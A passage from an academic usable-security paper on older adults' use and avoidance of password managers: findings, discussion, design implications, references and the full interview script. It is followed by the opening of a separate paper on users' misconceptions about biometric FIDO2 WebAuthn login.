Comparison to Pearman et al. Younger adults from Pearman et al.'s study appeared to offer more complaints about PMs. This could be because the older adults use PMs less often in fewer contexts (e.g., mobile only) and utilize fewer features (e.g., no synchronization). It may also reflect that the older adult sample, having gone through greater effort to adopt PM's than younger adults, are attempting to justify that experience with stronger feelings of satisfaction.

Concerns regarding PMs' abilities to maintain passwords data over time. Most of the separately installed PM users did not fully trust PMs to remember their passwords despite high satisfaction with PMs. Some of these participants were simply skeptical of having complete faith in PMs, and one

participant's distrust derived from a bad experience of their PM disappearing from their device. P10 highlights errors which may occur during data migration, and the importance of maintaining a back-up of passwords, since they did not complete trust in the PM's ability to store passwords.

> *"There can always be an error in the program or when you transfer to a new phone. It's only human. Some human set it up and anyone can make a mistake. That's why I keep a back-up. No matter what DashLane does, I still have my contact list. I guess the fact that I have a back-up says I don't trust it."*

One participant completely trusted his PM. In follow up questions, he revealed that this trust stems from a sense of control over which passwords are stored and which are not, and that they do not change without direct action. Participant P04 said,

> *"I'm expecting that the password manager will only change [the password] if I change the password. I am in control when it is changing."*

Some separately installed PM users felt that errors occurred (a form of mistrust) and kept a back-up in case of emergencies, such as system crashes or problems with their devices. However, when it came to security, most of the separately installed PM users trusted their PMs to keep their information safe from external attacks and valued the additional security.

> *"I think PMs protect my passwords from external threats. That's part of why it's there. I believe they [passwords] are safe and secure through being encrypted inside of the program."*

Comparison to Pearman et al. Similar trust issues with the PMs' ability to remember passwords were seen in Pearman et al.'s study, where participants reported instances where the PM would incorrectly save usernames and passwords. Instances were also described where a participant did not trust their PM to submit completed credentials while logging into online accounts, as errors by the PM were made in the past.

5.6 Adoption Motivators to use Separately Installed PMs

Needing PMs due to the volume of passwords which need to be remembered. Most of the separately installed PM users felt that they had too many passwords and wanted an easy way to store them. Some also desired greater levels of security. One participant mentioned that the user reviews of the PM on the App Store were very high, which encouraged him to install it on his mobile device.

Comparison to Pearman et al. Similarities were seen with Pearman et al.'s study, where most separately installed PM users described using PMs as a better way to store passwords, removing the burden of memorizing multiple passwords, and having to manually enter passwords when accessing systems.

Recommended to use PMs by family members. Most separately installed PM users mentioned that a family member recommended they adopt a PM. One participant (P24) was also given guidance on how to create better passwords.

> *"My son recommended it to me...I had a brief discussion with him on how to create my passwords and he helped me."*

Some participants were advised on password generation guidelines by experts in the field whom they trusted. As expressed by participant P24,

> *"It would have to be somebody who had, you know, in-depth knowledge, not just a lay person knowledge, but in-depth knowledge of Internet security issues."*

Comparison to Pearman et al. Some separately installed PM users in Pearman et al.'s study received recommendations from different sources.This included being recommended by staff at their workplaces, and on online forums, like Reddit.

Security benefits of PMs outweighing benefits of alternative solutions among separately installed PM users. Five of the seven separately installed PM users believed their passwords to be secure in their PM due to them being built by "skilled programmers" and being heavily encrypted. Participant P10 mentioned,

> *"Since I am using it only on the PC, all the stuff is stored in the PC and nowhere else, and maybe they are encrypted. Maybe I'm wrong."*

On the other hand, two participants were skeptical and did not believe PMs to be absolutely secure. Participant P01 said,

> *"There is always a chance that something might go wrong. You learn not to feel too good about these things. Based on what I read, what experts say about it, I feel comfortable in that. But then again, I don't know how secure it is. I cannot say with 100% certainty that it is."*

Participant P23 believed that the security of his PM does not matter, since attackers would need to access to his mobile phone first. He believed that attackers would need to physically obtain his mobile phone to get access to his passwords.

> *"No, because it is only on my device. It is unlikely someone can get my phone and then [get] into my password manager."*

This is likely a misconception. Passwords are backed-up (and encrypted) on cloud services based on the master password.

Comparison to Pearman et al. Similarities were seen with Pearman et al.'s study, where most participants expressed a desire for increased security to be an adoption motivator for PMs and were satisfied with the encryption used by PMs. One separately installed PM user believed he was able to store passwords that were not vulnerable to "dictionary attacks." However, some participants resorted to insecure practices when their PMs did not function as intended, which involved reusing older passwords instead of randomly generating new ones. This differed from older adults' positive experiences with password generation using PMs.

6 Discussion

When comparing our results to Pearman et al. in Section 5, there are commonalities: valuing secure access to financial accounts above other types of online accounts, concerns such as a fear of a single point of failure (e.g., losing access to all passwords stored in one place), and the importance of having control over one's private information. In terms of differences, master password management strategies were found to vary. Older adults were found to have a higher mistrust of cloud storage of passwords and cross-device synchronization.

We also observed various alternatives towards password management by non-PM users. Multiple participants preferred writing their passwords in an address book, allowing them to maintain an organized and portable record of all their passwords. This certainly encourages using and eases the use of different passwords for different sites, and these older adult users may not need to adopt a PM for their security needs. We believe that PMs offer a benefit to many older users, but we do not argue its a panacea or the right solution for everyone. It likely offers significant improvements over current methods, especially those without meaningful password manage strategies, but as we identify here, the burden to adoption may be too high for many older adult users.

In this section, we broadly discuss the barriers of adoptions we observed, as well as how these results could be applied to encourage wider usage of PMs for older adult users who would find benefit from adopting a PM. Finally, we discuss lessons learned from the user experience of PMs and how to encourage more effective use of PMs.

6.1 Barriers to PM adoption in Older Adults

Time management and disruptions. Older adults may be more sensitive to their management of time online, for example, stating things like Facebook is a "time-waster," which may decrease motivations to invest time in adopting a PM. A large number of built-in PM users expressed that setting up and installing a stand-alone PM would require a large amount of effort and would be "too much of a hassle," all the while aware of potential benefits with regards to security. Some older adults simply expressed hesitation in disrupting their current privacy behaviors, which were deemed sufficient.

Effect of technology on memory and control. Users' mental models of PMs are known to be incomplete or inaccurate [8]. The importance of control was mentioned by older adults and their need to feel less dependent on technology. Their cognitive process related to memory was found to be highly important and connoted negatively on their physical decline. Non-PM users narrated anecdotes of being able to remember phone numbers of close friends, and relying on technology for these purposes would inadvertently affect their ability to do the same. Concerns were also raised on an overarching issue with younger generations' addiction and dependency on mobile devices, and their impact on cognitive abilities. Relying on technology to remember information may also be a signifier of increased age, and a subconscious fear of losing the ability to recall information.

Lack of self-efficacy. Some older adults' inexperience and low confidence with technology led them to quickly blame themselves when challenges emerged. This may be a consequence of perceptions of a digital divide among older adults. Small errors quickly compound, leading to self-blame and eventually abandoning adoption, or never attempting in the first place. Some PM users were quick to believe that issues are brought about by their own actions and concerns, rather than the usability or the software itself.

Lack of trust. Alkaldi et al. [4] found that a significant barrier towards adoption of PMs was the lack of reassurance to potential users about their trustworthiness. We see similar signs of mistrust among older adults, especially when it comes to storage of their passwords. Older adults showed concern about cloud storage and who has access to passwords stored in the cloud. A higher level of transparency showing users how secure their passwords are (when stored in the PM) could help towards alleviating their concerns and increasing levels of trust, which is also shown in Alkaldi et al.'s study.

6.2 Encouraging PM Adoption in Older Adults

Advocacy from family members. Advocates have played an important role in supporting security among a wide range of users [18, 37]. Advocacy organizations such as AARP have begun informing older adults on interventions to use to support security, through targeted web sites and podcasts [1]. Encouraging advocates to highlight the effectiveness of PMs, and to offer on-going support during the process of set-up and using these technologies, can offer promise to older adults.

We find that advocacy is also important, particularly from family and close friends. Many participants described their adoption of PM was driven by suggestions and advice from loved ones. For example, participant P24 stated that she started "using LastPass because her son showed it to her." He had used the technology successfully, as he was an advocate. Multiple built-in PM users said that close friends and family had brought up PMs in conversation, which allowed them to consider trying these out. This implies that encouragement and advice from known members (e.g. family, close friends) are valued by older adults, and conversely, family members seem to be concerned about the security of older adults' private information. As such, encouraging adoption of PMs of younger adults may in turn increase older adult adoption as these users become advocates to their close friends and, particularly, their older family members.

The role of education and outreach. Some non-PM users were aware of their risky behavior and insecure methods, but showed little motivation or any sense of urgency in adopting better password management techniques. We have seen

evidence of urgency being a wake-up call for older adults, wherein social isolation (brought about by COVID-19) has encouraged older adults to move towards adopting online technology [26]. The lack of a sense of urgency shown by older adults was also seen among participants in a study by Aurigemma et al. [5] with undergraduate students, which may suggest an overlap between students and older adults' lack of a sense of urgency.

Education and outreach can help older adults better understand the urgency of secure practices. Classes at senior centers and libraries, which have begun to adopt security initiatives to support older adults, could be a vital outlet to disseminate this information. Classes could incorporate the practical application of online security tools (such as PMs) in these classes, while taking into account the mental models of older adults. Older adults could test out PM technologies, which may better address worries regarding the learning curve faced. Erroneous and incomplete mental models of how PMs work (For example: encryption, cloud storage, etc.) surfaced multiple times during our interviews. The role of education could help towards correcting these mental models which may impact their decision to adopt PMs in the future.

6.3 Design Implications for PM Adoption

As described in Section 5.2, a few non-PM users showed concern (or confusion) about storing their passwords in password managers and not knowing how or where their passwords are stored (i.e., on the device, in the cloud etc.). To address this, targeted advertising providing clear and visible context for the storage of passwords could potentially help alleviate some of these fears. Modifying PM interfaces to display content which reassures users of the security of their passwords could also prove to be beneficial and invoke greater levels of trust. Pearman et al. also suggest emphasizing the sorting and retrieval capabilities of separately installed PMs for those users who value organization of their passwords. Most built-in PM users liked using the auto-fill feature of browser-based PMs. This feature could be made more transparent in PM interfaces to encourage this group of users. A few non-PM users also mentioned being required to add extra characters to meet the requirements of some websites, suggesting that their passwords may be too weak to be used. They would often resort to adding characters as instructed by the websites. This could be a good opportunity to provide nudges on these websites, to use PMs for better password generation. This suggestion was also offered by Pearman et al. for a younger demographic, which implies that both age groups could benefit from this. Lyastani et al. [23] also suggested that the existence of password generators is beneficial. Our findings confirm this as well; older adults who used the password generation feature in PMs showed appreciation for its benefits towards creating stronger and lengthier passwords.

Some built-in PM users felt that the set-up process for PMs was too cumbersome, even though they were aware of the potential benefits of security associated with PMs. PMs could potentially be designed to allow for a more streamlined set-up process or better demonstrating how this process works as part of promotions. Since built-in PM users mentioned that they heard about PMs on websites, these design implications could also be expressed via third-party websites as methods to improve security hygiene. While separately installed PM users in our study seemed comfortable with (and aware of) their PM's features, Pearman et al. found that separately installed PM users were unaware of features involving automatic replacement of weak passwords, and they suggest implementing a feature to provide assistance to users in improving existing passwords at the time of PM adoption.

7 Conclusion

In this paper, we describe a study examining the reasons why older adults use (and do not use) password managers (PMs), replicating a protocol used by Pearman et al. [25]. We found that opinions regarding online security, PMs, trust and password management creation strategies differed among non-PM users, built-in PM users, and separately installed PM users in the older adult sample.

Using the same codebook as Pearman et al., we directly compared our older adult sample to Pearman et al.'s predominately younger sample. Older adults express more favorable experiences using PMs. Conversely, they also have a higher mistrust of cloud storage of passwords and cross-device synchronization. They shared common concerns when it came to the risks of a single point of failure.

We discuss possible adoption motivators for PMs. Older adults who adopted PM were repeatedly recommended to do so by close family members. These advocates are crucial in encouraging broader adoption, and so actions to improve adoption among younger adults will percolate to the older population as well. Additionally, we identify the role that education and outreach can play to help provide familiarity to PMs, as well as providing more sense of urgency to utilize them by better describing the risks associated with poor password management practices. We also offer design implications for PM adoption targeted towards older adults.

Acknowledgements

This material is based upon work supported by the National Science Foundation under Grant No. 1845300. The authors thank Heera Lee (UMBC) for her help with the research, as well as Pardis Emami-Naeini for shepherding the paper and the feedback from the anonymous reviewers.

References

[1] AARP - Privacy and Security, 2020. https://www.aarp.org/technology/privacy-security/.

[2] Anne Adams and Martina Angela Sasse. Users are not the enemy. *Communications of the ACM*, 42(12):40–46, 1999.

[3] Haitham S Al-Sinani and Chris J Mitchell. Using cardspace as a password manager. In *IFIP Working Conference on Policies and Research in Identity Management*, pages 18–30. Springer, 2010.

[4] Nora Alkaldi and Karen Renaud. Why do people adopt, or reject, smartphone password managers? *The 1st European Workshop on Usable Security (EuroUSEC)*, 2016.

[5] Salvatore Aurigemma, Thomas Mattson, and Lori Leonard. So much promise, so little use: What is stopping home end-users from using password manager applications? *The 50th Hawaii International Conference on System Sciences*, 2017.

[6] Andrey Belenko and Dmitry Sklyarov. "secure password managers" and "military-grade encryption" on smartphones: Oh, really? *Blackhat Europe*, page 56, 2012.

[7] Avner Caspi, Merav Daniel, and Gitit Kavé. Technology makes older adults feel older. *Aging & mental health*, 23(8):1025–1030, 2019.

[8] Sonia Chiasson, Paul C van Oorschot, and Robert Biddle. A usability study and critique of two password managers. In *USENIX Security Symposium*, volume 15, pages 1–16, 2006.

[9] Sanchari Das, Andrew Kim, Ben Jelen, Joshua Streiff, L Jean Camp, and Lesa Huber. Towards implementing inclusive authentication technologies for older adults. *Who Are You*, 2019.

[10] Kerry Dobransky and Eszter Hargittai. Unrealized potential: Exploring the digital disability divide. *Poetics*, 58:18–28, 2016.

[11] Isioma Elueze and Anabel Quan-Haase. Privacy attitudes and concerns in the digital lives of older adults: Westin's privacy attitude typology revisited. *American Behavioral Scientist*, 62(10):1372–1391, 2018.

[12] Pardis Emami-Naeini, Henry Dixon, Yuvraj Agarwal, and Lorrie Faith Cranor. Exploring how privacy and security factor into iot device purchase behavior. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2019.

[13] Michael Fagan, Yusuf Albayram, Mohammad Maifi Hasan Khan, and Ross Buck. An investigation into users' considerations towards using password managers. *Human-centric Computing and Information Sciences*, 7(1):12, 2017.

[14] Alisa Frik, Julia Bernd, Noura Alomar, and Serge Egelman. A qualitative model of older adults' contextual decision-making about information sharing. *Workshop on the Economics of Information Security (WEIS 2020)*, 2020.

[15] Alisa Frik, Leysan Nurgalieva, Julia Bernd, Joyce Lee, Florian Schaub, and Serge Egelman. Privacy and security threat models and mitigation strategies of older adults. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS)*, 2019.

[16] Paolo Gasti and Kasper B Rasmussen. On the security of password manager database formats. In *European Symposium on Research in Computer Security*, pages 770–787. Springer, 2012.

[17] Nancy M Gell, Dori E Rosenberg, George Demiris, Andrea Z LaCroix, and Kushang V Patel. Patterns of technology use among older adults with and without disabilities. *The Gerontologist*, 55(3):412–421, 2015.

[18] Julie M Haney and Wayne G Lutters. " it's scary... it's confusing... it's dull": How cybersecurity advocates overcome negative perceptions of security. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*, pages 411–425, 2018.

[19] Hsiao-Ying Huang and Masooda Bashir. Surfing safely: Examining older adults' online privacy protection behaviors. *Proceedings of the Association for Information Science and Technology*, 55(1):188–197, 2018.

[20] Iulia Ion, Rob Reeder, and Sunny Consolvo. "... no one can hack my mind": Comparing expert and non-expert security practices. In *Eleventh Symposium On Usable Privacy and Security (SOUPS 2015)*, pages 327–346, 2015.

[21] Ambarish Karole, Nitesh Saxena, and Nicolas Christin. A comparative usability evaluation of traditional password managers. In *International Conference on Information Security and Cryptology*, pages 233–251. Springer, 2010.

[22] Tian Lin, Daniel E Capecci, Donovan M Ellis, Harold A Rocha, Sandeep Dommaraju, Daniela S Oliveira, and Natalie C Ebner. Susceptibility to spear-phishing emails: Effects of internet user demographics and email content. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 26(5):1–28, 2019.

[23] Sanam Ghorbani Lyastani, Michael Schilling, Sascha Fahl, Michael Backes, and Sven Bugiel. Better managed than memorized? studying the impact of managers on password strength and reuse. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 203–220, 2018.

[24] Leysan Nurgalieva, Alisa Frik, Francesco Ceschel, Serge Egelman, and Maurizio Marchese. Information design in an aged care context: Views of older adults on information sharing in a care triad. In *Proceedings of the 13th EAI International Conference on Pervasive Computing Technologies for Healthcare*, pages 101–110. ACM, 2019.

[25] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Why people (don't) use password managers effectively. In *Fifteenth Symposium On Usable Privacy and Security (SOUPS 2019). USENIX Association, Santa Clara, CA*, pages 319–338, 2019.

[26] Linda Poon and Sarah Holder. The 'new normal' for many older adults is on the internet. *Bloomberg CityLab*, May 6, 2020 (last viewed Sept 25, 2020). https://www.bloomberg.com/news/features/2020-05-06/in-lockdown-seniors\protect\discretionary{\char\hyphenchar\font}{}{}-are-becoming-more-tech-savvy.

[27] Anabel Quan-Haase and Dennis Ho. Online privacy concerns and privacy protection strategies among older adults in east york, canada. *Journal of the Association for Information Science and Technology*, 2020.

[28] Sunyoung Seiler-Hwang, Patricia Arias-Cabarcos, Andrés Marín, Florina Almenares, Daniel Díaz-Sánchez, and Christian Becker. " i don't see why i would ever want to use it" analyzing the usability of popular smartphone password managers. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1937–1953, 2019.

[29] Richard Shay, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Alain Forget, Saranga Komanduri, Michelle L Mazurek, William Melicher, Sean M Segreti, and Blase Ur. A spoonful of sugar? the impact of guidance and feedback on password-creation behavior. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 2903–2912, 2015.

[30] David Silver, Suman Jana, Dan Boneh, Eric Chen, and Collin Jackson. Password managers: Attacks and defenses. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 449–464, 2014.

[31] Elizabeth Stobert and Robert Biddle. The password life cycle: user behaviour in managing passwords. In *10th Symposium On Usable Privacy and Security (SOUPS 2014)*, pages 243–255, 2014.

[32] Elizabeth Stobert and Robert Biddle. A password manager that doesn't remember passwords. In *Proceedings of the 2014 New Security Paradigms Workshop*, pages 39–52, 2014.

[33] Hsin-yi Sandy Tsai, Ruth Shillair, Shelia R Cotten, Vicki Winstead, and Elizabeth Yost. Getting grandma online: are tablets the answer for increasing digital inclusion for older adults in the us? *Educational gerontology*, 41(10):695–709, 2015.

[34] Blase Ur, Patrick Gage Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L Mazurek, Timothy Passaro, Richard Shay, Timothy Vidas, Lujo Bauer, et al. How does your password measure up? the effect of strength meters on password creation. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*, pages 65–80, 2012.

[35] Blase Ur, Fumiko Noma, Jonathan Bees, Sean M Segreti, Richard Shay, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. " i added'!'at the end to make it secure": Observing password creation in the lab. In *Eleventh Symposium On Usable Privacy and Security (SOUPS 2015)*, pages 123–140, 2015.

[36] Rick Wash, Emilee Rader, Ruthie Berman, and Zac Wellmer. Understanding password choices: How frequently entered passwords are re-used across websites. In *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*, pages 175–188, 2016.

[37] Flynn Wolf, Ravi Kuber, and Adam J Aviv. " pretty close to a must-have" balancing usability desire and security concern in biometric adoption. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2019.

Appendix

We used an interview script identical to that of Pearman et al. [25]. The codebook used by Pearman et al. is available at https://osf.io/6u7m8/.

General Questions about Passwords

1. What types of online accounts do you have? (e.g. social media, bank accounts, shopping sites, etc.)
2. What level of protection do you think they each need?(Follow up, if necessary): Are there some accounts you want to protect more than others?
3. To the best of your knowledge, approximately how many online accounts do you have that use passwords?
4. How many of these do you access on a daily basis?
5. On which device(s) do you access these online accounts? Follow-up below for each category the person has.)
   (a) For phones/tablets: what type(s)? (iPhone, Android,etc.)
   (b) For computers: what operating system(s)? (Windows, Mac, Linux, ChromeOS, etc.)

(c) Public, work or personal device?
(d) For each device: what web browser do you use most often on your [device]?

6. How many times do you manually type in passwords on a daily basis? (Which types of accounts? On which device(s)?)
7. How many of your accounts are always logged in? (Which types of accounts? On which device(s)?)
8. Do you have any passwords that get auto-filled for you? (Which types of accounts? On which device(s)? Do you know how your passwords are auto-filled)
9. Are your passwords different for each account?
   (a) (If yes) Are your passwords similar to one another?
   (b) (if reuse exists): How many of your accounts share the same password? How many of your accounts have unique passwords?
10. How do you create a password for a new account?
    (a) How does this password compare to other passwords? (i.e. is it similar?)
    (b) What if your password does not meet the character/length requirements. How would you change your password to meet those requirements?
    (c) Is this process different for some types of accounts?Which ones? What do you do?
11. How do you keep track of your passwords now? Do you use more than one method?
12. Are you satisfied with your current method(s) of managing your passwords? (What do you find easy about it? What do you find difficult about it?)
13. Has anyone ever logged into any of your accounts without your permission?
    (a) (if yes) Was this done by someone you didn't know?
    (b) (if yes) What did you do? Follow up, if applicable: Did you change the compromised password? How did you choose the new password? How does the new password compare to your existing passwords? Did you change the passwords to your other accounts that share the same password?
    (c) (if no) What would you do if someone did? (Would you change the compromised pass-word? If yes, how would you choose the new password? How would you choose it?
14. To your knowledge, have any of your accounts ever been subject to a password data breach?
    (a) (if yes) How did you find out about it? What did you do? After the breach, did you change the way you manage your passwords? Did that account share a password with any of your other accounts? If so, did you change any of those passwords?
    (b) (if no) What would you do if it was?

General Questions about Passwords Managers

1. Have you ever heard of password managers? Where didyou hear about them?
2. Do you use a password manager?
3. What, to your knowledge, is the purpose of a password manager? (If they respond to something along the lines of "it manages passwords") What else do you think they're used for?
4. *Read description of password managers to participant*

   Password managers are tools that can securely handle passwords for you. They can remember your passwords,generate new ones, and even sync them across devices.There are various types of password managers with different features, but for the purpose of this interview, we will consider three of them.

   One type of password manager is built into the web browser, such as Google Chrome, Mozilla Firefox, Safari,Internet Explorer, and Microsoft Edge. These browser scan remember passwords for websites, as well as autofill them for you

   Another type of password manager is a third-party application. This can be software you install directly onto your devices or a service you can access on the web. It can also remember and/or autofill your passwords, including across browsers and devices.

   Lastly, your operating system can serve as a password manager as well. For example, the Keychain functionality on MacOS can remember passwords in and out of your browser. It can also be used with iCloud to sync passwords across Apple devices.

   Ultimately, the main purpose of password managers is to automatically handle your passwords for you.
5. Based on our description, which of these categories ofpassword managers do you currently use, if any?
6. Have you used any [other] password manager tools in the past?
7. (If they have used PM, now or in the past) When did you start using a password manager? Why did you start using it?
8. (if stopped use): When did you stop using the password manager and why?
9. (If they use any and haven't already named them) Can you name the password management tools that you use?(Or if they can't name them, ask them to describe them /indicate how they use them so that you can try to discern what they mean)

Experience using Password Managers

1. Why did you choose [PM]?
2. How has your experience been using a password manager?
3. What functions did you like / find helpful?
4. What functions did you dislike / find unhelpful?

5. Is all functionality of your password manager available for free, or does this tool have a paid version?
   (a) (If paid version exists) Do you use the paid or free version? Why?
   (b) (if uses free version) Would you ever pay for a password manager? How much? What features would it have?
6. Do you use your password manager on all of your devices, including [list of tools they already told you about in the first section] (if no, which devices do you use it on? Why do you use it on those? Why not use it on the others? How do you keep track of passwords on the device(s) that you don't use your PM on?)
7. (For each device that the user uses PM on): Did you have to install an application to your device, or install an extension to your browser, or both? (if no, How do you access your password manager? Possible answers include logging into a website,or USB drive)
8. Does your password manager offer the option of syncing passwords between devices? (If this option exists, do you use it? Why or why not?)
9. Do you use your password manager for all the accounts you access through your web browser? (If not, how do you decide which accounts to use it for? How do you keep track of passwords that are not stored in this PM?)
10. Do you use your password manager for any accounts outside of your web browser? Examples of this would include an email client like Outlook on your computer or a social media app such as Facebook on your phone.
    (a) Do you use it for all of the accounts outside of your web browser(s)?
    (b) (if no to a) How do you decide which accounts to use it for?
11. Do you have to provide a master password or other authentication to access the passwords stored in your password manager?
    (a) (If yes) What type of password or authentication is required?
        i. (if master password): How did you create your master password? Is your master password similar to your other passwords? Is it difficult to remember your master password? (if yes) How do you remember it?
    (b) (If yes) How often do you have to provide it?
    (c) Have you ever modified the default settings to change how often you have to provide this?
12. Do you feel like your passwords are safe and secure when stored in this PM tool?
13. Do you know how this tool protects the security of your passwords? *(Unless they say they have no idea, ask them to elaborate on how they think it works)*
14. Does your password manager have a password generation tool?
    (a) (if yes) Have you ever used the password generation tool? (if yes, below)
        i. Do you use the generation tool for newly created accounts?
        ii. Have you used the tool to generate a new password for an existing account?
        iii. (if yes to B) Does your password manage have an automatic password replacement feature that changes passwords for you without you having to actually visit the website yourself? Do you use it? Why or why not?
        iv. Approximately how many of your passwords are now created by the password generation functionality?
        v. Do you ever change the settings from the defaults when generating a password?
        vi. Was there an instance where the generated password did not meet the website's password requirements? (If yes) What did you do about it?
        vii. Overall, how has your experience been using the password generation tool?
15. Does your password manager have a dashboard or tool hat examines the security of your passwords?
    (a) (If yes): How often do you use it?
    (b) Have you changed any of your passwords after looking at this information?
16. Has your password manager ever informed you of a data breach? (If yes, what did you do?
17. Has your password manager ever prompted you to change your password? (if yes, under what situation? What did you do?)
18. Are there any additional services or features that you would want in your password manager?

Why not Using PMs? (If answer "no" to Using Password Managers)

1. Can you tell us why you aren't using a password manager? *(Follow up by probing what it would take for them to use a password manager.)*
2. Many third-party password managers require a monthly fee to use their services. Would you be willing to pay for such a service?
   (a) If yes, how much?
   (b) If no, why not? (*If participant says there are free third-party PMs available, then ask:* Would you be willing to pay for additional features that are not included in the free version? How much would you be willing to pay?)

Perceptions of Password Managers' Functions

We talked about different types of password managers a few minutes ago, including third-party password managers, pass-word managers built into web browsers, and password managers built into operating systems.

1. Do you think some types of password manager tools are safer to use than others? (Why?)
2. Do you think some types of password manager tools are more convenient than others? (Why?)
3. How do you think password manager tools compare to other methods of managing passwords, such as writing them down on paper or saving them in a file on your computer? (Why?)
4. How do you think password managers store passwords?
   (a) Do you think password managers store your passwords locally on your device or on a server (in the cloud)? Do you think one is more secure than the other? (If so, which one? Why?) Do you have a preference? Why or why not?
   (b) How do you think password managers sync your accounts across devices? Would you want this function? Why? Do you think this impacts your password security? If so, how?
   (c) What do you think the password data looks like when stored on your computer? If your password is "password2018!", does your password manager store it as "password2018!"? Is there a difference when stored in the cloud?
5. Do you think password managers affect the security of your accounts? Why or why not?
6. Do you trust password managers to always store or not forget your passwords? Why or why not?
7. Do you trust password managers to protect your passwords from attackers? Why or why not?
8. Have you ever received advice or training on how to create or manage passwords?
   (a) (if yes) What guidelines have you been taught? Where?
   (b) (if yes) Do you use these guidelines? Why or why not?
9. (non-PM user): Would you consider using a password manager in the future? Why or why not?
10. (If "No" or "I don't know" to data breach question) earlier you mentioned that you were never impacted by a data breach, or that you weren't sure if you were. Would you like the opportunity to verify this?We can use a website called HaveIBeenPwned to check whether your accounts were compromised in a public data breach.
    (a) Explain to participant:The website asks for your email address and checks if any accounts tied to it were compromised. Note, however, that the website cannot check information on every data breach. It checks those that are known to the public
    (b) If participant agrees, inform participant:For privacy reasons, we recommend that you access the website on your own device. This way, we won't see your email address, nor will we know which of your accounts, if any, were impacted by a breach.
    (c) Instruct the participant to try any other email address they may use often.
    (d) Were any of your accounts compromised? (if yes, below)
        i. How many?
        ii. What types of accounts? (Provide categories to choose from: social media, bank, shopping,other)
        iii. How do you feel about this information?
        iv. (follow up, if necessary) Will you do anything-with this information?

"*It's Stored, Hopefully, on an Encrypted Server*": Mitigating Users' Misconceptions About FIDO2 Biometric WebAuthn


Leona Lassak[◇], Annika Hildebrandt[†], Maximilian Golla[⋆], Blase Ur[†]
◇ *Ruhr University Bochum,* † *University of Chicago,* ⋆ *Max Planck Institute for Security and Privacy*

Abstract

While prior attempts at passwordless authentication on the web have required specialized hardware, FIDO2's WebAuthn protocol lets users sign into websites with their smartphone. Users authenticate locally via the phone's unlock mechanism. Their phone then uses public-key cryptography to authenticate to the website. Using biometrics (e.g., fingerprint, face) for this local authentication can be convenient, yet may engender misconceptions that discourage adoption. Through three complementary studies, we characterized and sought to mitigate misconceptions about biometric WebAuthn. We also compared it to non-biometric WebAuthn and traditional passwords. First, 42 crowdworkers used biometric WebAuthn to sign into a website and then completed surveys. Critically, 67% of participants incorrectly thought their biometrics were sent to the website, creating security concerns. In remote focus groups, 27 crowdworkers then co-designed short notifications to mitigate biometric WebAuthn misconceptions. Through a 345-participant online study, we found that some notifications improved perceptions of biometric WebAuthn and partially addressed misconceptions, yet key misconceptions about where the biometric is stored partially persisted. Nonetheless, participants were willing to adopt biometric WebAuthn over non-biometric WebAuthn or passwords. Our work identifies directions for increasing the adoption of biometric WebAuthn by highlighting its security and usability.

1 Introduction

Despite their drawbacks, passwords remain widely used. A typical user can have hundreds of password-protected online accounts [44, 59]. To be secure, the user must create (and remember) a unique password for each service. If they reuse passwords across services, they are vulnerable to credential stuffing attacks, in which attackers exploit credentials breached from one service to attack accounts on other services where the user has a similar password [23, 43]. In response, online services have introduced two-factor authentication (*2FA*) [11, 51] and risk-based authentication [22, 62].



(a) WebAuthn **notification** used by eBay (June 2021, edited).

(b) WebAuthn **instructions** on a Google Pixel 3a (Android 11).

Figure 1: Examples of a site-specific notification used by eBay and OS-specific instructions for authenticating.

A user can also adopt a password manager to facilitate unique passwords [45]. Sadly, adoption rates for these mechanisms remain low [37, 45] and industry has thus continued to search for an alternative to passwords for signing into websites [26].

One of the most promising approaches for passwordless web authentication is the FIDO2 Project [5] and its web authentication (*WebAuthn*) protocol. The core idea is to use public-key cryptography in place of a password. To register with a website, the user's *authenticator* (hardware token or other device) creates a public-private keypair unique to that website. Subsequent authentication attempts proceed via a challenge-response protocol, overcoming many disadvantages of passwords and also stopping phishing attacks [32]. Hardware tokens (e.g., YubiKeys) are commonly used as authenticators [5]. Recent user studies have demonstrated that using WebAuthn with a hardware security key achieves substantial benefits relative to passwords in both security and usability [18, 32]. The cost and inconvenience of security keys, however, are impediments to widespread adoption [18, 32].

Fortunately, smartphones can also be used as FIDO2 authenticators. Smartphones' ubiquity and familiarity to users makes this support a crucial advance beyond prior attempts at passwordless online authentication. The private key is stored

in a trusted enclave on the smartphone. The user authorizes each use of the private key via their usual mechanism for unlocking their phone. This unlock mechanism ultimately is a PIN, pattern, or password. However, schemes like Apple's Touch ID [9] and its Android equivalent enable users to unlock their phone with a biometric, such as a fingerprint or face. As a result, these biometrics can also be used to sign into a website [5], an interaction we term *biometric WebAuthn*.

This ability to authenticate to websites using only a fingerprint or other biometric holds great promise. Because of WebAuthn's basis in public-key cryptography, it is far more secure than a password. Similar to how support for biometrics made phone unlocking much more convenient [7, 14, 63], biometric WebAuthn promises better usability than passwords. Furthermore, support for WebAuthn is quickly being added by major websites, including eBay, Microsoft, and Yahoo [40].

